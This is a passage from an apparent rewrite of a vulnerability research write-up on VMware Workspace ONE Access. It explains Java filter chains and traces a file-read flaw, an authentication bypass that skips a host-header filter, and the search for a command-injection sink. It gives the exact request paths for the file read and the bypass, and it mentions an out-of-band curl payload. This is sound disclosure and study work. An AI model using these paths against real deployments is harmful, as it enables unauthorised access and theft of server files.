Dancing on the architecture of VMware Workspace ONE Access (ENG)
 Published on petrusviet.medium.com
When a request is sent to a java web container, it must undergo: Listener → Filter → Servlet.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
VMware Workspace ONE Access is a Java web application deployed under the /SAAS context (the report shows the deployment path /opt/vmware/horizon/workspace/webapps/SAAS). The research covers three issues in that product: an authentication bypass tracked as CVE-2022-31656, an admin RCE tracked as CVE-2022-31659, and the reuse of the earlier CVE-2022-22972 authentication bypass, which the vendor had tried to patch with a host header filter.
The write-up starts with a short tour of the Java web request pipeline because every finding depends on it. A request to a Java web container passes through Listener, then Filter, then Servlet.

Listeners are components that run automatically when the Application, Session and Request objects are created, destroyed, or have attributes added, modified or deleted. The report lists ServletContextListener, ServletContextAttributeListener, HttpSessionListener, HttpSessionAttributeListener, ServletRequestListener and ServletRequestAttributeListener, and notes that a listener's life cycle runs from web container start to web container destruction.
Filters sit between the container and the servlet. Before an HttpServletRequest reaches the servlet, a filter can intercept it, inspect it, or modify its headers and data; the same applies to HttpServletResponse on the way back to the client. A filter is a Java class implementing a special interface, registered in web.xml, and executed by the servlet container. When a filter is registered for a servlet, the container calls the filter's doFilter method instead of the servlet's service method directly. The filter calls FilterChain.doFilter to activate the target servlet, and code placed before and after that call runs before and after the servlet response. If FilterChain.doFilter is never called, the servlet's service method does not execute, which is how filters block illegal requests. Multiple filters form a chain, ordered by their registration in web.xml, and the container decides from the FilterChain object whether to call the next filter. Filters are initialised once at application start, receive a FilterConfig, stay resident in memory until the application is removed or the server stops, and are destroyed once.
Servlets handle the client request and produce the response. A servlet object is initialised on server start (when load-on-startup is configured in web.xml, default 0) or on first request, handles requests in service(ServletRequest req, ServletResponse res), and is destroyed when the server shuts down.
Setup
The work was done by reading and debugging the product's Java code in an IDE, using breakpoints and the IDE's Evaluate expression feature, and by sending requests to the application. The injected payload used an out-of-band host, Ahihi.oastify.com, in the curl command.
Finding it
The UrlRewriteFilter rule
While debugging the filter classes, the researcher noticed something at org.tukey.web.filters.urlrewrite.RuleChain.doRules. The request is at the UrlRewriteFilter layer, which maps requests to internal servlets according to rules in WEB-INF/urlrewrite.xml.

One rule matches a request path against the regex ^/t/([^/]*)($|/)(((?!META-INF| WEB-INF).*))$ and maps it to the servlet /$3. The researcher compares it to CVE-2021-26085 and CVE-2021-26086 in Jira and Confluence, which allowed reading arbitrary files under the WEB-INF and META-INF folders.
The idea was to craft a request that matches the rule and reaches files in WEB-INF. From the regex, the path must start with /SAAS/t/_/;/, so a request with the path /SAAS/t/_/;/WEB-INF/web.xml is mapped to /WEB-INF/web.xml.
From rewrite to RequestDispatcher
The program enters org.tuckey.web.filters.urlrewrite.NormalRewrittenUrl.doRewrite(), which calls this.getRequestDispatcher().

It obtains a RequestDispatcher whose servletPath is /;/WEB-INF/web.xml, which is equivalent to /WEB-INF/web.xml.

With the dispatcher in the rq variable, the program calls rq.forward. Forwarding passes the request from one servlet to another, so the request reaches ResourceServlet, which serves resources. The servletPath value /WEB-INF/web.xml therefore corresponds to a resource and is accessible.

This is not limited to WEB-INF/: all files under the webapps directory (/opt/vmware/horizon/workspace/webapps/SAAS) can be read.

Reusing the forward to skip a filter
Arbitrary file read was confirmed, but the researcher asked what else the forward primitive allows. Since RequestDispatcher.forward passes a request from one servlet to another, it can be used to reach an endpoint that is otherwise blocked. The target chosen was CVE-2022-22972, the Workspace ONE Access authentication bypass.
To patch CVE-2022-22972, the developers had added a HostHeaderFilter class to the filter chain, blocking every request whose host header does not point to the server:
private boolean isServerNameAmongTheValidList(String serverName, String gatewayHostName) { return serverName.equalsIgnoreCase(gatewayHostName) || serverName.equalsIgnoreCase(this.applianceNetworkDetails.getHostname()) || serverName.equalsIgnoreCase(this.applianceNetworkDetails.getIpV4Address()) || serverName.equalsIgnoreCase(this.applianceNetworkDetails.getIpV6Address()) ||serverName.equalsIgnoreCase("localhost") || serverName.equalsIgnoreCase("[redacted]"); }
Reaching the error function LocalPasswordAuthAdapter.login requires passing through the filter chain shown below.


A request exploiting CVE-2022-22972 is stopped at HostHeaderFilter. The question was whether HostHeaderFilter can be skipped and LoginController.doLoginEmbeddedAuthBrokerCallback reached anyway.

To enter LoginController.doLoginEmbeddedAuthBrokerCallback, the request must map to /auth/login/embeddedauthbroker/callback.
Exploitation
Step 1: authentication bypass (CVE-2022-31656)
Combining the rewrite rule with the callback path gives the request path:
/SAAS/t/_/;/auth/login/embeddedauthbroker/callback
The rewrite rule maps it to /auth/login/embeddedauthbroker/callback, the forward delivers it to the login controller, and HostHeaderFilter is never consulted. The researcher reports that authentication was bypassed this way.

The report adds a note that the path /SAAS/t/foo/auth/login/embeddedauthbroker/callback also works.
Step 2: locating a command execution sink (CVE-2022-31659)
While reading the Workspace ONE Access code, the researcher looked for uses of CommandUtils.executeCommand, a function developers commonly use to run OS commands, hoping to find an OS command injection. The function is used twice in com.vmware.horizon.migration.customgroups.ExportCustomGroup.getVidmUserIds().

Using Ctrl+Alt+F7 to find callers of getVidmUserIds, the IDE leads to com.vmware.horizon.migration.impl.CustomGroupMigrationServiceImpl.migrateCustomGroup(), and from there to the controller com.vmware.horizon.migration.rest.resource.util.TenantMigrationResource.migrateTenant. User input from the controller still reaches the input of CommandUtils.executeCommand, so the call chain is:
TenantMigrationResource.migrateTenant()-> TenantMigrationServiceImpl.migrateTenant()-> CustomGroupMigrationServiceImpl.migrateCustomGroup() -> ExportCustomGroup.getVidmUserIds()


The @Path annotation on the controller has the value /migrate/tenant, so the route has the form /**/migrate/tenant. Finding the prefix took a long time: reading all the code of a large product is slow, and the configuration files such as web.xml gave no clue, so the researcher switched to black-box guessing of root paths and API types. The break 